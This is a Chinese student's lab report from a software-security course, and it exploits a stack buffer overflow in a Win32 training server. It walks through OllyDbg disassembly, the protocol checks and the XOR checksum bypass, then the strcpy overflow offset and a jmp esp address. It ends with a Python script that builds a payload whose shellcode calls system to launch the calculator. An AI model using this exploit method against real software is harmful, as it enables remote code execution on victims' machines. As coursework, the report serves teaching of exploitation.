

# “软件安全” 实验报告

班 级： 信安 2104  
姓 名： 杜宇晗  
学 号： U202112151

项目	撰写规范	实验过程	问题分析与小结	总分	教师签字
分值	20	50	30	100	
评分					


## 目 录

目 录 .....	I
1 Win32 漏洞分析与利用 .....	1
1.1 实验过程记录 .....	1
1.2 实验难点与问题小结 .....	6

# 1 Win32 漏洞分析与利用


## 1.1 实验过程记录

首先找 system 地址为 75F50A60h



地址	模块	区段	类型	名称
77C230BC	KERNELBA	.idata	输入	ntdll.swprintf_s
77D04810	ntdll	.text	输出	swprintf_s
75978320	msvcrt	.text	输出	_swprintf_s_l
75978B20	msvcrt	.text	输出	swscanf
75978AC0	msvcrt	.text	输出	_swscanf_l
75964110	msvcrt	.text	输出	swscanf_s
77D048A0	ntdll	.text	输出	swscanf_s
75978AF0	msvcrt	.text	输出	_swscanf_s_l
75E150F0	msvcrt_wi	.text	输出	_SymLink
75E15120	msvcrt_wi	.text	输出	_SymLink_get
004071CC	server-U	.idata	输入	msvcrt.system
759449F0	msvcrt	.text	输出	system
75F50A60	ucrtbase	.text	输出	system
75BE7810	USER32	.text	输出	SystemParametersInfoA
75BE0B30	USER32	.text	输出	SystemParametersInfoForDpi
75B7D230	USER32	.text	输出	SystemParametersInfoW
759BD008	msvcrt	.idata	输入	KERNELBASE.SystemTimeToFileTime
759ECD20	KERNEL32	.text	输出	SystemTimeToFileTime
75A51B2C	KERNEL32	.rdata	输入	api-ms-win-core-timezone-l1-1-0.SystemTimeToTimezone
75F76250	ucrtbase	.idata	输入	api-ms-win-core-timezone-l1-1-0.SystemTimeToTimezone

然后找 exit 地址为 75EB2F60h



地址	模块	区段	类型	名称
75F4D540	ucrtbase	.text	输出	_execlpe
75EA5EB0	ucrtbase	.text	输出	_execute_onexit_table
75942C00	msvcrt	.text	输出	_execv
75F4ED30	ucrtbase	.text	输出	_execv
75942C60	msvcrt	.text	输出	_execve
75F4ED50	ucrtbase	.text	输出	_execve
75942F10	msvcrt	.text	输出	_execvp
75F4FE20	ucrtbase	.text	输出	_execvp
75942F30	msvcrt	.text	输出	_execvpe
75F4FE40	ucrtbase	.text	输出	_execvpe
0040719C	server-U	.idata	输入	msvcrt.exit
759677B0	msvcrt	.text	输出	_exit
75967DF0	msvcrt	.text	输出	exit
75EB2F60	ucrtbase	.text	输出	exit
75F10310	ucrtbase	.text	输出	_exit
770540BC	WS2_32	.idata	输入	api-ms-win-core-crt-l2-1-0.exit
77BB8240	KERNELBA	.text	输出	_exit
77BB8330	KERNELBA	.text	输出	exit
00407144	server-U	.idata	输入	KERNEL32.ExitProcess
759BD204	msvcrt	.idata	输入	api-ms-win-core-processthreads-l1-1-0.ExitProcess

得知前四个字段必须小于 0x270F

004021A0	81BD 44AEFFFF	cmp dword ptr ss:[ebp+0xFFFFAE44],0x270F	
004021AA	7F 09	jg Xserver-U.004021B5	
004021AC	80BD ECAFFFFF	cmp byte ptr ss:[ebp+0xFFFFAFEC],0xEF	
004021B3	74 2B	je Xserver-U.004021E0	
004021B5	891C24	mov dword ptr ss:[esp],ebx	

接下来的前三个字段必须是 EFDF01

004021AC	80BD ECAFFFFF	cmp byte ptr ss:[ebp+0xFFFFAFEC],0xEF	
004021B3	74 2B	je Xserver-U.004021E0	
004021B5	891C24	mov dword ptr ss:[esp],ebx	
004021B8	E8 D3F4FFFF	call <jmp.&WS2_32.closesocket>	
004021BD	83EC 04	sub esp,0x4	
004021C0	E9 CBFEFFFF	jmp server-U.00402090	
004021C5	C70424 E2404000	mov dword ptr ss:[esp],server-U.004040E2	
004021CC	E8 5BFDFFFF	call <jmp.&msvcrt.puts>	
004021D1	C70424 01000000	mov dword ptr ss:[esp],0x1	
004021D8	E8 17FDFFFF	call <jmp.&msvcrt.exit>	
004021DD	8D76 00	lea esi,dword ptr ds:[esi]	
004021E0	80BD EDAFFFFF	cmp byte ptr ss:[ebp+0xFFFFAFED],0xDF	
004021E7	75 CC	jnz Xserver-U.004021B5	
004021E9	80BD EEAFFFFF	cmp byte ptr ss:[ebp+0xFFFFAFEE],0x1	

switch case 只有三可以继续走下去

004021F9	3C 01	cmp al,0x1	
004021FB	0F84 BD010000	je server-U.004023BE	
00402201	3C 02	cmp al,0x2	
00402203	0F84 F7000000	je server-U.00402300	
00402209	3C 03	cmp al,0x3	
0040220B	75 A8	jnz Xserver-U.004021B5	
0040220D	8D85 E8D7FFFF	lea eax,dword ptr ss:[ebp-0x2818]	
00402213	8D95 ECAFFFFF	lea edx,dword ptr ss:[ebp+0xFFFFAFEC]	

esi 中存放所有数据的异或结果，可以看到 esi 必须为 12345678 时才能通过校验

0040224D	33B495 ECAFFFFF	xor esi,dword ptr ss:[ebp+edx*4+0xFFFFAFEC]	
00402254	83C2 01	add edx,0x1	
00402257	39C2	cmp edx,eax	
004022DB	81FE 78563412	cmp esi,0x12345678	
004022E1	0F85 CEFEEFFF	jnz server-U.004021B5	


找到 strcpy 函数,这是可以缓冲区溢出的函数,观察,算出缓冲区大小为 0XCAC-0X15=3223

004015A9	8DB426 00000000	lea esi,dword ptr ds:[esi]	
004015B0	81EC AC0C0000	sub esp,0xCAC	
004015B6	8B8424 B00C0000	mov eax,dword ptr ss:[esp+0xCB0]	
004015BD	894424 04	mov dword ptr ss:[esp+0x4],eax	
004015C1	8D4424 15	lea eax,dword ptr ss:[esp+0x15]	
004015C5	890424	mov dword ptr ss:[esp],eax	
004015C8	E8 37090000	call <jmp.&msvcrt strcpy>	
004015CD	81C4 AC0C0000	add esp,0xCAC	
004015D3	C3	ret	



找到 jmp esp 的地址为 75A6065F



shellcode 的 code 段



将用于控制异或值为 12345678h 的那四个 byte 写为 00000000 传入,查看 esi 的值



逆推这四个 byte 应该怎么算出来,得到四个 byte




编写 shellcode

```

shellcode.py > ...
1  #!/usr/bin/python3
2  import struct
3  import sys
4  import ctypes
5  shellcode = ""
6
7  shellcode += "\xC4\x0C\x00\x00"
8
9  shellcode += "\xEF\xDF\x01\x03"
10 shellcode += "\xF3\xAB\xB5\x92" # 用于控制异或值为12345678h
11
12 shellcode += "\x90"*(3227-len(shellcode)) # nops for stack length
13 print(len(shellcode))
14 shellcode += "\x5F\x06\x9F\x75" # jmp esp address
15
16
17 shellcode +=(
18     "\xEB\x17\x5E\x33\xC0\x88\x46\x08\x8B\xDE\x53\xBB"
19     "\x60\x0A\xF5\x75" # system address
20     "\xFF\xD3\xBB"
21     "\x60\x2F\xEB\x75" # exit address
22     "\xFF\xD3\xE8\xE4\xFF\xFF\xFF\x63\x61\x6C\x63\x2E\x65\x78\x65\x64\x64\x64"
23 ) # shellcode from bin
24 print(len(shellcode))
25
26 shellcode=shellcode.encode('latin-1')
27
28 shellcode = bytearray(shellcode)
29 # Save the binary code to file
30 with open('dum.txt', 'wb') as f:
31     f.write(shellcode)
32

```

使用 python shellcode.py 后用 nc 把 dum.txt 传入,弹出计算器



## 1.2 实验难点与问题小结

实验的难点在于使用 ollydbg 寻找这些,以及对缓冲区的分析,对控制异或值为 12345678h 的四 byte 的分析